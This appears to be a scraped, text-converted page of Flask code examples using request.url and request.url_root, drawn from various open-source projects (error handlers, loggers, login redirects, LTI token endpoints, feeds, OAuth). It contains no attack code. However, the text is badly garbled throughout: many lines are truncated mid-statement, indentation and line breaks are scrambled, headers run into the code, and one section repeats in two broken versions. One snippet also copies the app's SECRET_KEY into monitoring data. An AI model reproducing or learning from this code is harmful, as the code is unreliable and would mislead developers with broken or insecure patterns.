Project: *ras-frontstage* Author: *ONSdigital* File: [error\\_handlers.py](#)  
[MIT License](#)

5 vo

```
def secure_message_forbidden_error(error):  
  
    logger.info('Attempt to access secure message without correct  
    session permission', message=error.message, thread_id=error.thread)  
    return render_template('errors/403-incorrect-account-error.html')  
Example 33
```

Project: *flask-request-logger* Author: *BbsonLin* File:  
[request\\_logger.py](#) [MIT License](#)

5 vo

```
def _logging_req_resp(self, response):  
  
    req_log = RequestLog(request.method, request.url,  
    request.content_length, self.db.add(req_log)
```

```
self.db.commit()

res_log = ResponseLog(response.status_code,
response.content_length, req_l self.db.add(res_log)

self.db.commit()

return response
```

### Example 34

Project: *tweepy* Author: *mmadil* File: [init\\_.py](#) MIT License

5 vo

```
def not_found(e):

if app.debug is not True:

now = datetime.datetime.now()

r = request.url

with open('error.log', 'a') as f:

current_timestamp = now.strftime("%d-%m-%Y %H:%M:%S")
f.write("\n404 error at {}: {}".format(current_timestamp, r))
return render_template('404.html'), 404

# cannot test this in development
```

### Example 35

Project: *tweepy* Author: *mmadil* File: [init\\_.py](#) MIT License

5 vo

```
def internal_error(e):
```

```
db.session.rollback()

if app.debug is not True:

    now = datetime.datetime.now()

    r = request.url

    with open('error.log', 'a') as f:

        current_timestamp = now.strftime("%d-%m-%Y %H:%M:%S")
        f.write("\n500 error at {}: {}".format(current_timestamp, r))
        return render_template('500.html'), 500
```

## Example 36

Project: *beavy* Author: *beavyHQ* File: [admin\\_model\\_view.py Mozilla Public License 2.0](#)

5 vo

```
def _handle_view(self, name, **kwargs):
```

"""

Override builtin \_handle\_view in order to redirect users when a view is not accessible.

"""

```
if not self.is_accessible():

    if current_user.is_authenticated:

        # permission denied

        abort(403)

    else:
```

```
# login

return redirect(url_for('security.login', next=request.url)) Example 37

Project: canvass Author: chrishaid File: app.py MIT License

5 vo

def _handle_view(self, name, **kwargs):
    """ Overide built-in _handl_view to redirect users when view not a if
    not self.is_accessible():

    if current_user.is_authenticated():

        # permission denied

        abort(403)

    else:

        # login

        return redirect(url_for('login', next=request.url
```

### **Example 38**

Project: *flask-monitor* Author: *fraouustin* File: [main.py](#) [GNU General Public License v2.0](#)

```
5 vo

def _dict(self):

    mydict = {}

    # manage timing

    mydict['timing'] = {}
```

```
mydict['timing']['delta'] = self.timing

mydict['timing']['start'] = self.request._stats_start_event
mydict['timing']['asctime'] =
asctime(gmtime(self.request._stats_start_eve

# manage flask

mydict['flask'] = {}

mydict['flask']['secret_key'] = current_app.config['SECRET_KEY']

mydict['flask']['server_name'] =
current_app.config['SERVER_NAME']

mydict['flask']['session_cookie_name'] =
current_app.config['SESSION_COOKI mydict['flask']
['session_cookie_domain'] = current_app.config['SESSION_COO

mydict['flask']['session_cookie_path'] =
current_app.config['SESSION_COOKI mydict['flask']
['session_cookie_httponly'] = current_app.config['SESSION_C

mydict['flask']['session_cookie_secure'] =
current_app.config['SESSION_COO

mydict['flask']['session_refresh_each_request'] =
current_app.config['SESS

# manage request

mydict['request'] = {}

mydict['request']['url'] = request.url

mydict['request']['args'] = {arg: request.args.get(arg) for arg in
request mydict['request']['view_args'] = request.view_args
mydict['request']['path'] = request.path
```

```
mydict['request']['method'] = request.method mydict['request']
['remote_addr'] = request.remote_addr try:
    mydict['request']['rule'] = request.url_rule.rule except:
    mydict['request']['rule'] = ""
#manage response
mydict['response'] = {}

mydict['response']['status_code'] = self.response.status_code
mydict['response']['headers'] = { i:j for i,j in self.response.headers}

return mydict
```

### Example 39

Project: *flask-monitor* Author: *fraouustin* File: [main.py](#) GNU General Public License v2.0

5 vo

```
def start_event():
    current_app.logger.debug("start request %s" % request.url)
    request._stats_start_event = time()
```

### Example 40

Project: *flask-monitor* Author: *fraouustin* File: [main.py](#) GNU General Public License v2.0

5 vo

```
def stop_event(response):
    stop = time()
```

```
delta = stop - request._stats_start_event

current_app.logger.debug("stop request %s" % request.url)
Monitor().add_metric(Event(response, request, delta))
return response
```

## Example 41

Project: *threatdetectionservice* Author: *flyballabs* File: [\*endpoint.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def get(self, _mac_address_=None):
    URL = request.url

    # time sync

    if URL.find("api/picontroller/time") > 0 and _mac_address_ == None:
        try:
            dtz = timezone(-timedelta(hours=4))

            dtUTC = datetime.now(dtz)

            dtfUTC = datetime.strftime(dtUTC, '%Y-%m-%d %H:%M:%S')
            return jsonify(
                status = 200,
                datetime = dtfUTC
            )
        except Exception as e:
            return {'status': 400}
```

```
# get agent settings

elif URL.find("api/picontroller") > 0 and _mac_address_ != None: try:

    x = agent_data.query.filter_by(mac_address=_mac_address_).first()
    _mode = x.mode

    _cmd = x.cmd

    _time_setting = x.time_setting

if x != None:

    return jsonify(

        status = 200,

        mode = _mode,

        cmd = _cmd,

        time_setting = _time_setting

    )

else:

    return {'status' : 400}

except Exception as e:

    return {'status' : 400}

else:

    return {'status' : 404}
```

## Example 42

Project: *weblablib* Author: *weblabdeusto* File: [\*views.py\*](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def _require_http_credentials():
```

```
"""
```

All methods coming from WebLab-Deusto must be authenticated (except for /api).

WEBLAB\_USERNAME and WEBLAB\_PASSWORD configuration variables, which are used by Take into account that this username and password authenticate the WebLab-Deus For example, a WebLab-Deusto in institution A might have 'institutionA' as WEB

randomly generated password as WEBLAB\_PASSWORD.

```
"""
```

```
# Don't require credentials in /api
```

```
if request.url.endswith('/api'):
```

```
    return None
```

```
    auth = request.authorization
```

```
    if auth:
```

```
        provided_username = auth.username
```

```
        provided_password = auth.password
```

```
    else:
```

```
        provided_username = provided_password = None
```

```
        expected_username =
```

```

current_app.config[ConfigurationKeys.WEBLAB_USERNAME]

expected_password =
current_app.config[ConfigurationKeys.WEBLAB_PASSWORD]

if provided_username != expected_username or provided_password
!= expected_password if request.url.endswith('/test'):

error_message = "Invalid credentials: no username provided"

if provided_username:

error_message = "Invalid credentials: wrong username provided.
Che return Response(json.dumps(dict(valid=False,
error_messages=[error_mes if expected_username:

current_app.logger.warning("Invalid credentials provided to access
{}.

return Response(response=("You don't seem to be a WebLab-
Instance"), statu return None

```

### Example 43

Project: *easy-tensorflow-mimodel-server* Author: *noodlefrenzy*  
File: [app.py](#) [MIT License](#)

```

5 vo

def detect():

if request.method == 'POST':

if 'file' not in request.files:

return Response(response='Missing file', status=400) if 'modelname'
not in request.form:
```

```
return Response(response='Missing modelName', status=400)
modelName = request.form['modelName']

if modelName not in app.config['MODELS']:
    return Response(response='Model {} not found'.format(modelName),
    status=404)
model = app.config['MODELS'][modelName]

file = request.files['file']

# if user does not select file, browser also
# submit an empty part without filename

if file.filename == '':
    flash('No selected file')

return redirect(request.url)

if file and allowed_file(file.filename):
    filename = secure_filename(file.filename)
    filepath = os.path.join(app.config['UPLOAD_FOLDER'], filename)
    file.save(filepath)

try:
    print('Evaluating {} with model {}'.format(filepath, modelName))
    response = Response(response=evaluate(model, filepath),
    status=200)
except Exception as e:
    response = Response(response=str(e), status=501)
    os.remove(filepath)

return response
```

```
return ""

<!doctype html>

<title>Upload new File</title>

<h1>Upload new File</h1>

<form method=post enctype=multipart/form-data>

<p>

<input type=text name=modelname>

<input type=file name=file>

<input type=submit value=Upload>

</form>

""
```

## Example 44

Project: *SmartProxyPool* Author: *1again* File: [\*views.py\*](#) MIT License

5 vo

```
def _handle_view(self, name, **kwargs):
    if current_user.is_authenticated:
        pass
    else:
```

return redirect(url\_for('security.login', next=request.url)) **Example 45**

Project: *SmartProxyPool* Author: *1again* File: [\*views.py\*](#) MIT License

5 vo

```
def _handle_view(self, name, **kwargs):
    if current_user.is_authenticated:
        pass
    else:
        return redirect(url_for('security.login', next=request.url))
```

**Example 46**

Project: *SmartProxyPool* Author: *1again* File: [\*views.py\*](#) MIT License

5 vo

```
def _handle_view(self, name, **kwargs):
    if current_user.is_authenticated:
        pass
    else:
```

return redirect(url\_for('security.login', next=request.url))

**Example 47**

Project: *flask-boilerplate* Author: *g4b1nagy* File: [\*views.py\*](#) The  
[Unlicense](#)

5 vo

```
def unauthorized():
    flash('You need to log in first.', 'warning')
    session['next_url'] = request.url
    return redirect(url_for('login', next=request.url))
```

```
#  
=====  
=====
```

# Authomatic

```
#  
=====  
=====
```

### Example 48

Project: *karp-backend* Author: *spraakbanken* File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def format(self, record):  
  
    record.req_url = request.url  
  
    record.req_remote_addr = request.remote_addr record.req_method  
    = request.method  
  
    return logging.Formatter.format(self, record) Example 49
```

Project: *labplaner* Author: *Info-ag* File: [\\_\\_init\\_\\_.py](#) Apache License 2.0

5 vo

```
def requires_auth():  
  
def wrapper(f):  
  
    @wraps(f)  
  
    def wrapped(*args, **kwargs):
```

```
if not g.session.authenticated:  
    return redirect(url_for('auth.login_get', next=request.url)) else:  
    return f(*args, **kwargs)  
  
return wrapped  
  
return wrapper
```

## Example 50

Project: *flask-boilerplate* Author: tko22 File: [\\_\\_init\\_\\_.py](#) MIT License

5 vo

```
def format(self, record):  
    record.url = request.url  
  
    record.remote_addr = request.remote_addr  
  
    return super().format(record)  
  
# why we use application factories  
http://flask.pocoo.org/docs/1.0/patterns/appfac
```

## Python `flask.request.url_root()` Examples

The following are code examples for showing how to use `flask.request.url_root()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [klaudewerkoort/flask-oauth2-provider](#) Author: [claudewerkoort](#) File: [lib\\_platform.py](#) Apache License 2.0 6 vc

```
def get_access_token():
    if request.form['client_assertion_type'] != 'urn:ietf:params:oauth:client-assertion+jwt':
        abort(400)
    if request.form['grant_type'] != 'client_credentials':
        abort(400)
    if not request.form.get('scope'):
        abort(400)
    assertion_jwt = request.form['client_assertion']
    client_id = jwt.decode(assertion_jwt, verify=False)['iss']
    tool = platform.get_tool(client_id)
    jwt.decode(assertion_jwt,
               tool.getPublicKey().exportKey(),
               algorithms=['RS256'],
               audience='{}{}'.format(request.url_root.rstrip('/')))

    access_token = new_token(client_id, request.form['scope'])
    return jsonify({
        "access_token": access_token.id,
        "token_type": "Bearer",
        "expires_in": access_token.expires_in
    })
```

### Example 2

Project: [twilio-quickstart-server-python](#) Author: [twilio](#) File: [server.py](#) MIT License 6 vc

```
def placeCall():
    account_sid = os.environ.get("ACCOUNT_SID", ACCOUNT_SID)
    api_key = os.environ.get("API_KEY", API_KEY)
    api_key_secret = os.environ.get("API_KEY_SECRET", API_KEY_SECRET)

    client = Client(api_key, api_key_secret, account_sid)
    to = request.values.get('to')
    call = None

    if to is None or len(to) == 0:
        call = client.calls.create(url=request.url_root + 'incoming', to='client:' +
        str(to[1]) if to[0] in "+1234567890" and (len(to) == 1 or to[1].isdigit()) else to, from_=CA)
    else:
        call = client.calls.create(url=request.url_root + 'incoming', to='client:' +
        str(to))

    return str(call)
```

### Example 3

Project: [python-flask-restful-api](#) Author: [akashitaide](#) File: [request\\_context\\_task.py](#) MIT License 6 vc

Python flask.request.url\_root() Examples The following are code examples for showing how to use `flask.request.url_root()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

6 vo

```
def get_access_token():

    if request.form['client_assertion_type'] !=
        'urn:ietf:params:oauth:client-assertion-type': abort(400)

    if request.form['grant_type'] != 'client_credentials': abort(400)

    if not request.form.get('scope'):

        abort(400)

    assertion_jwt = request.form['client_assertion']

    client_id = jwt.decode(assertion_jwt, verify=False)['iss']

    tool = platform.get_tool(client_id)

    jwt.decode(assertion_jwt,

    tool.getPublicKey().exportKey(),

    algorithms=['RS256'],

    audience='{0}/auth/token'.format(request.url_root.rstrip('/')))

    access_token = new_token(client_id, request.form['scope'])

    return jsonify({
```

```
"access_token" : access_token.id,  
"token_type" : "Bearer",  
"expires_in" : access_token.expires_in  
})
```

## Example 2

Project: *voice-quickstart-server-python* Author: *twilio* File: [server.py](#)  
[MIT License](#)

6 vo

```
def placeCall():  
  
    account_sid = os.environ.get("ACCOUNT_SID", ACCOUNT_SID)  
    api_key = os.environ.get("API_KEY", API_KEY) api_key_secret =  
    os.environ.get("API_KEY_SECRET", API_KEY_SECRET) client =  
    Client(api_key, api_key_secret, account_sid) to =  
    request.values.get("to")  
  
    call = None  
  
    if to is None or len(to) == 0:  
  
        call = client.calls.create(url=request.url_root + 'incoming', to='client:' +  
  
        elif to[0] in "+1234567890" and (len(to) == 1 or to[1:].isdigit()): call =  
        client.calls.create(url=request.url_root + 'incoming', to=to,  
        from_=CAL  
  
    else:  
  
        call = client.calls.create(url=request.url_root + 'incoming', to='client:' +
```

```
return str(call)
```

### Example 3

Project: *python-flask-restful-api* Author: *akashtalole* File: [request\\_context\\_task.py](#) MIT License

6 vo

```
def _include_request_context(self, kwargs):
```

"""Includes all the information about current Flask request context as an additional argument to the task.

"""

```
if not has_request_context():
```

```
    return
```

```
# keys correspond to arguments of
:meth:`Flask.test_request_context`
```

```
context = {
```

```
    'path': request.path,
```

```
    'base_url': request.url_root,
```

```
    'method': request.method,
```

```
    'headers': dict(request.headers),
```

```
}
```

```
if '?' in request.url:
```

```
    context['query_string'] = request.url[(request.url.find('?') + 1):]
```

```
kwargs[self.CONTEXT_ARG_NAME] = context
```

## Example 4

Project: *age-of-empires-II-api* Author: *aalises* File: [\*unit.py\*](#) [\*BSD 3-Clause "New" or "Revised" License\*](#)

6 vo

```
def json(self):  
  
    unit = [ ('id', self._id), ('name', self.name), ('description',  
        self.description),  
        ('expansion', self.expansion),  
        ('age', self.age),  
        ('created_in',  
            '{}structure/{}'.format(request.url_root + request.blueprint,  
                self.format_name_to_query(self.structure.f  
            if self.structure.first() else self.created_in), ('cost',  
                json.loads(self.cost.replace(";", ","))), ('build_time', self.build_time),  
                ('reload_time', self.reload_time),  
                ('attack_delay', self.attack_delay),  
                ('movement_rate', self.movement_rate),  
                ('line_of_sight', self.line_of_sight),  
                ('hit_points', self.hit_points),  
                ('range', int(self.range) if self.range.isdigit() else self.range) ('attack',  
                    self.attack), ('armor', self.armor), ('attack_bonus',  
                    self.attack_bonus.split(";")) if self.attack_bonus ('armor_bonus',
```

```
self.armor_bonus.split(";") if self.armor_bonus el ('search_radius',
self.search_radius),
('accuracy', self.accuracy),
('blast_radius', self.blast_radius)]
```

return OrderedDict([(k, v) for k, v in unit if v]) **Example 5**

[Project: age-of-empires-II-api](#) Author: [aalises](#) File: [civilization.py](#) [BSD](#)  
[3-Clause "New" or "Revised"](#)

6 vo

## [License](#)

```
def json(self):
    civilization = [('id', self._id),
                    ('name', self.name),
                    ('expansion', self.expansion),
                    ('army_type', self.army_type),
                    ('unique_unit', self.parse_array_field(self.unique_unit) if not
                     self.unit.first()
                    else ['{}unit/{}'.format(request.url_root + request.blue
                                             self.format_name_to_query(self.u
                                             )),
                    ('unique_tech', self.parse_array_field(self.unique_tech) if not
                     self.technology.first())]
```

```
else ['{}technology/{}'.format(request.url_root + request.path,  
                               self.format_name_to_query(self.technology.first().name)),  
('team_bonus', self.team_bonus),  
('civilization_bonus', self.civilization_bonus.split(';'))]  
]  
return OrderedDict(civilization)
```

## Example 6

Project: age-of-empires-ii-api Author: aalises File: technology.py  
BSD 3-Clause "New" or "Revised"

6 vo

## License

```
def map_to_resource_url(self):
    out = []
    for item in self.applies_to.split(';'):
        unit = get_model('units').query.filter_by(name=item).first()
        structure = get_model('structures').query.filter_by(name=item).first()
        civilization = get_model('civilizations').query.filter_by(name=item).first()
        if unit:
            out.append('{}/unit/{}'.format(request.url_root + request.blueprint.url_prefix, item))
        elif structure:
            out.append('{}/structure/{}'.format(request.url_root + request.blueprint.url_prefix, item))
        elif civilization:
            out.append('{}/civilization/{}'.format(request.url_root + request.blueprint.url_prefix, item))
```

```
else:  
    out.append(item)  
return out
```

## Example 7

Project: *arch-security-tracker* Author: *archlinux* File: [advisory.py](#) [MIT License](#)

```
6 vo  
  
def advisory_atom():  
    last_recent_entries = 15  
  
    data = get_advisory_data()['published'][:last_recent_entries]  
  
    feed = AtomFeed('Arch Linux Security - Recent advisories',  
                   feed_url=request.url, url=request.url_root)  
  
    for entry in data:  
        advisory = entry['advisory']  
  
        package = entry['package']  
  
        title = '[{} {}] {}'.format(advisory.id, package.pkgname,  
                                   advisory.adviso)  
        feed.add(title=title,  
                content=render_template('feed.html', content=advisory.content),  
                content_type='html',  
  
                summary=render_template('feed.html', content=advisory.impact),  
                summary_type='html',  
  
                author='Arch Linux Security Team',
```

```
url=TRACKER_ISSUE_URL.format(advisory.id),  
published=advisory.created,  
updated=advisory.created)  
return feed.get_response()
```

## Example 8

Project: *FuzzFlow* Author: *talos-vulndev* File: [Update.py](#) MIT License

6 vo

```
def get(self, hash):  
    path = 'static' + os.sep + 'client.zip'
```

try:

```
    os.remove(path)
```

except:

None

```
zip = zipfile.ZipFile(path, 'w', zipfile.ZIP_DEFLATED) for root, dirs,  
files in os.walk(CLIENT_FOLDER): for f in files:
```

```
    zip.write(os.path.join(root, f))
```

```
zip.close()
```

```
client = open(path).read()
```

```
if hash == hashlib.md5(client).hexdigest():
```

```
    return {"err": "invalid request"}, 400
```

```
else:
```

```
return {"url": request.url_root + path}, 200
```

## Example 9

Project: *white* Author: *whiteclover* File: [\*front.py\*](#) [GNU General Public License v2.0](#)

6 vo

```
def _feed_json():

posts = []

for post in post_service.get_published_posts(): data =
dict(author=post.user.username,
     html=markdown.convert(post.html),
     url=urljoin(request.url_root, '/post/' + post.slug),
     updated=post.updated,
     published=post.created
)
posts.append(data)

rss = {

'sitename': config.sitename(),
'site': request.url_root,
'updated': datetime.now(),
'description': config.description(),
'posts': posts
}
```

```
}
```

```
return rss
```

## Example 10

Project: *jroc* Author: *domenicosolazzo* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def entityMain(entity_name):  
  
    basic_url = "%s" % (request.base_url) entity = {}  
  
    pipeline = LinkedDataEntityPipeline(entity_name,  
                                         name="LinkedData Pipeline") pipeline.execute()  
  
    output = pipeline.getOutput()  
  
    uniqueUri = output.get('entity-uri', {}).get('uri', None) entityName =  
    entity_name  
  
    if uniqueUri:  
  
        uniqueName = uniqueUri.replace("http://dbpedia.org/resource/", "")  
  
        basic_url = "%sentities/%s" % (request.url_root, uniqueName)  
        entityName = uniqueName  
  
        entity["redirected_from"] = request.base_url entity["name"] =  
        entityName  
  
        entity["types_uri"] = "%s/%s" % (basic_url, "types")  
        entity["properties_uri"] = "%s/%s" % (basic_url, "properties") result =  
        {  
  
            "data": entity,
```

```
"uri": basic_url  
}  
  
json_response = json.dumps(result)  
  
return Response(json_response, mimetype="application/json")
```

### Example 11

Project: *maple-blog* Author: *honmaple* File: [\*router.py\*](#) [GNU General Public License v3.0](#)

6 vo

```
def get(self):  
  
    title = SITE['title']  
  
    subtitle = SITE['subtitle']  
  
    feed = AtomFeed(  
  
        '%s' % (title),  
  
        feed_url=request.url,  
  
        url=request.url_root,  
  
        subtitle=subtitle)  
  
    articles = Article.query.limit(10)  
  
    for article in articles:  
  
        feed.add(  
  
            article.title,  
  
            article.to_html(),
```

```
content_type='html',
author=article.user.username,
url=urljoin(request.url_root,
url_for('blog.article', pk=article.id)),
updated=article.updated_at,
published=article.created_at)
return feed.get_response()
```

## Example 12

Project: *roadie-python* Author: *sphildreth* File: [\*m3u.py\*](#) [MIT License](#)

6 vo

```
def makeTrackInfo(user, release, track):
if not user or not release or not track:
    return None
return {
    'Length': str(math.ceil(track.duration)),
    'LengthFormatted': format_tracktime(track.duration),
    'ArtistId': str(release.artist.roadfield) if not track.artist else str(
        'ArtistName'): release.artist.name if not track.artist else track.artis
    'ReleaseMediaNumber': track.releasemedia.releaseMediaNumber,
    'ReleaseTitle': release.title,
```

```
'ReleaseYear': release.releaseDate.strftime('%Y'),  
'TrackNumber': track.trackNumber,  
'Title': track.title,  
'ReleaseId': str(release.roadield),  
'UserId': str(user.roadield),  
'TrackId': str(track.roadield),  
'Rating': track.rating,  
'PlayedCount': track.playedCount,  
'StreamUrl': request.url_root + "stream/track/" + str(user.roadield)  
}
```

### Example 13

Project: *prompt* Author: *derekbekoe* File: [app.py](#) [MIT License](#)

6 vo

```
def handle_login_token():  
    code = request.args.get('code')  
    state = request.args.get('state')  
    auth_state = session.get('auth_state')  
    if auth_state != state:  
        return myredirect('login', code=307)  
  
    redirect_uri = get_redirect_uri(request.url_root) authority_url =  
        (AUTH_AUTHORITYURL + '/' + AUTH_TENANT) auth_context =
```

```
AuthenticationContext(authority_url, api_version=None)
token_response =
auth_context.acquire_token_with_authorization_code(code, redi
session['oid'] = token_response.get('oid')

session['userId'] = token_response.get('userId') session['givenName']
= token_response.get('givenName') session['familyName'] =
token_response.get('familyName') session['fullName'] = '{}'
'{}.format(token_response.get('givenName'), token_re return
myredirect('/', code=307)
```

## Example 14

[Project: CHN-Server Author: CommunityHoneyNetwork File:](#)  
[init .py GNU Lesser General Public](#)

6 vo

[License v2.1](#)

```
def get_feed():

from mhn.common.clio import Clio

from mhn.auth import current_user

authfeed = mhn.config['FEED_AUTH_REQUIRED']

if authfeed and not current_user.is_authenticated(): abort(404)

feed = AtomFeed('MHN HpFeeds Report', feed_url=request.url,
url=request.url_root)

sessions = Clio().session.get(options={'limit': 1000}) for s in
sessions:

    feedtext = u'Sensor "{identifier}" '
```

```

feedtext += '{source_ip}:{source_port} on sensorip:  

{destination_port}.'

feedtext = feedtext.format(**s.to_dict())

feed.add('Feed', feedtext, content_type='text',
published=s.timestamp, updated=s.timestamp,  

url=makeurl(url_for('api.get_session', session_id=str(s._id)))) return  

feed

```

## Example 15

Project: *the-example-app.py* Author: *contentful* File: [settings.py](#) [MIT License](#)

6 vo

```

def save_settings():

space_id = request.values.get('spaceId', None) delivery_token =
request.values.get('deliveryToken', None) preview_token =
request.values.get('previewToken', None) editorial_features =
bool(request.values.get('editorialFeatures', False)) errors =
check_errors(space_id, delivery_token, preview_token) if not errors:

update_session_for('space_id', space_id)
update_session_for('delivery_token', delivery_token)
update_session_for('preview_token', preview_token)
update_session_for('editorial_features', editorial_features) space =
contentful().space(api_id())

return render_with_globals(
'settings',
title=translate('settingsLabel', locale().code), errors=errors,
has_errors=bool(errors),

```

```
success=not bool(errors),  
space=space,  
host=request.url_root  
, 201 if not errors else 409
```

## Example 16

Project: *the-example-app.py* Author: *contentful* File: [settings.py](#) [MIT License](#)

6 vo

```
def reset_settings():  
  
    session.pop('space_id', None)  
  
    session.pop('delivery_token', None)  
  
    session.pop('preview_token', None)  
  
    session.pop('editorial_features', None)  
  
    space = contentful().space(api_id())  
  
    return render_with_globals(  
        'settings',  
        title=translate('settingsLabel', locale().code), errors={},  
        has_errors=False,  
        success=False,  
        space=space,  
        host=request.url_root
```

)

## Example 17

Project: *Nurevam* Author: *Maverun* File: [app.py](#) [MIT License](#)

5 vo

```
def confirm_login():

    log.info("Checking login....")

    # Check for state and for 0 errors

    state = session.get('oauth2_state')

    if not state or request.values.get('error'):

        return redirect(url_for('index'))

    # Fetch token

    discord = utils.make_session(state=state)

    discord_token = discord.fetch_token(

        data_info.TOKEN_URL,

        client_secret=data_info.OAUTH2_CLIENT_SECRET,

        authorization_response=request.url)

    if not discord_token:

        log.info("Not clear, returning")

        return redirect(url_for('index'))

    # Fetch the user
```

```
user = utils.get_user(discord_token)

# Generate api_key from user_id
serializer = JSONWebSignatureSerializer(app.config['SECRET_KEY'])
api_key = str(serializer.dumps({'user_id': user['id']}))

# Store api_key
db.set('user:{}:api_key'.format(user['id']), api_key)

# Store token
db.set('user:{}:discord_token'.format(user['id']),
       json.dumps(discord_token))

# Store api_token in client session
api_token = {
    'api_key': api_key,
    'user_id': user['id']
}

session.permanent = True
session['api_token'] = api_token
log.info("Clear, redirect...")

if data_info.last_path and data_info.last_path != request.url_root: #if
    if it path = data_info.last_path

        data_info.last_path = None

    return redirect(path)

data_info.last_path = None
```

```
return redirect(url_for('after_login'))
```

## Example 18

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def url_root():

    return request.url_root.rstrip('/')
```

## Example 19

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def newtool():

    tool = platform.new_tool()

    platform.url = request.url_root

    course_by_tool[tool.client_id] = platform.new_course() return
    jsonify({ 'accesstoken_endpoint': request.url_root.rstrip('/') + '/auth/token',
              'keyset_url': request.url_root.rstrip('/') + '/.well-known/jwks.json',
              'client_id': tool.client_id,
              'webkey': tool.key['webkey'],
              'webkeyPem': tool.key['key'].exportKey().decode('utf-8') })
```

)

## Example 20

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def newtool_with_public_key():

    tool =
        platform.new_tool(public_key_pem=request.form['public_key_pem'],
                           redirect_uris=request.form['redirect_uris'].split(',')

    platform.url = request.url_root

    course_by_tool[tool.client_id] = platform.new_course() return
    jsonify({

        'accesstoken_endpoint': request.url_root.rstrip('/') + '/auth/token',
        'keyset_url': request.url_root.rstrip('/') + '/.well-known/jwks.json',
        'client_id': tool.client_id,
        'oidc_auth_endpoint': request.url_root.rstrip('/') + '/auth',
    })
```

## Example 21

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def content_item_launch(tool_id, nonce=None, redirect_uri=None):
    course = course_by_tool[tool_id]
```

```
instructor = course.roster.getInstructor()

message = {}

message[fdlc('deep_linking_settings')] = {

    "accept_types": ["ltiLink"],

    "accept_presentation_document_targets": ["iframe", "window"],

    "accept_multiple": True,

    "auto_create": True,

    "data": "op=321&v=44"

}

return_url = "/tool/{0}/dlr".format(course.id) return
platform.get_tool(tool_id).message('LTIDeepLinkingRequest',
course, ins Example 22
```

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def content_item_return(context_id):

    encoded_jwt = request.form['jws_token']

    unverified = jwt.decode(encoded_jwt, verify=False) tool =
    platform.get_tool(unverified['iss'])

    deep_linking_res = jwt.decode(encoded_jwt,
key=tool.getPublicKey().exportKey(),
algorithms=['RS256'],
```

```
audience=request.url_root.rstrip('/'))  
  
if (fdlc('content_items') in deep_linking_res): content_items =  
deep_linking_res[fdlc('content_items')]  
  
platform.get_course(context_id).addResourceLinks(tool,  
content_items) return redirect('/course/'+context_id, code=302)
```

### Example 23

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def get_lineitem(context_id=None, item_id=None, client_id=None):  
  
# we are not checking media type because the URL is enough of a  
discriminator lineitem = get_and_check_lineitem(context_id,item_id,  
client_id) return jsonify(lineitem.get_json(url_root()))
```

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def update_lineitem(context_id=None, item_id=None,  
client_id=None):  
  
# we are not checking media type because the URL is enough of a  
discriminator lineitem = get_and_check_lineitem(context_id,item_id,  
client_id) lineitem.update_from_json(request.get_json())  
  
return jsonify(lineitem.get_json(url_root()))
```

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def get_lineitems(context_id=None, client_id=None):  
  
    # we are not checking media type because the URL is enough of a  
    discriminator tool = platform.get_tool(client_id)  
  
    course = platform.get_course(context_id)  
  
    results = list(map(lambda l: l.get_json(url_root()), filter(lambda l:  
        l.tool=  
  
    return jsonify(results)
```

## Example 26

Project: *ltibootcamp* Author: *claudevervoort* File: [\*lti\\_platform.py\*](#)  
[Apache License 2.0](#)

5 vo

```
def add_lineitem(context_id=None, client_id=None):  
  
    # we are not checking media type because the URL is enough of a  
    discriminator tool = platform.get_tool(client_id)  
  
    course = platform.get_course(context_id)  
  
    lineitem = course.add_lineitem(tool, request.get_json())  
    return jsonify(lineitem.get_json(url_root()))
```

## Example 27

Project: *python-flask-restful-api* Author: *akashtalole* File: [\*export\\_helpers.py\*](#)  
[MIT License](#)

5 vo

```
def _generate_meta():  
    """
```

Generate Meta information for export

```
"""
d = {'root_url': request.url_root}

return d
```

## Example 28

Project: *byceps* Author: *byceps* File: [\*views.py\*](#) BSD 3-Clause "New" or "Revised" License

```
5 vo

def request_password_reset():

    """Request a password reset."""

    form = RequestPasswordResetForm(request.form)

    if not form.validate():

        return request_password_reset_form(form)

    screen_name = form.screen_name.data.strip()

    user = user_service.find_user_by_screen_name(
        screen_name, case_insensitive=True

    )

    if user is None:

        flash_error(f'Der Benutzername "{screen_name}" ist unbekannt.')
        return request_password_reset_form(form)

    if not user.email_address_verified:

        flash_error(
```

```

f'Die E-Mail-Adresse für das Benutzerkonto "{screen_name}" '
'wurde noch nicht bestätigt.'
)

return redirect_to('user_email_address.request_confirmation_email')
sender = None

if get_site_mode().is_public():

    site = site_service.get_site(g.site_id)

    email_config = email_service.get_config(site.email_config_id)
    sender = email_config.sender

    password_reset_service.prepare_password_reset(
        user, request.url_root, sender=sender
    )

    flash_success(
        'Ein Link zum Setzen eines neuen Passworts '
        f'für den Benutzernamen "{user.screen_name}" '
        'wurde an die hinterlegte E-Mail-Adresse versendet.'
    )

return request_password_reset_form()

```

## Example 29

Project: *oa\_qian* Author: *sunqb* File: [flask\\_openid.py](#) Apache License 2.0

5 vo

```
def get_next_url(self):  
    """Returns the URL where we want to redirect to. This will always  
    return a valid URL.  
    """  
  
    return (  
        self.check_safe_root(request.values.get('next')) or  
        self.check_safe_root(request.referrer) or  
        (self.fallback_endpoint and  
         self.check_safe_root(url_for(self.fallback_endpoint))) or request.  
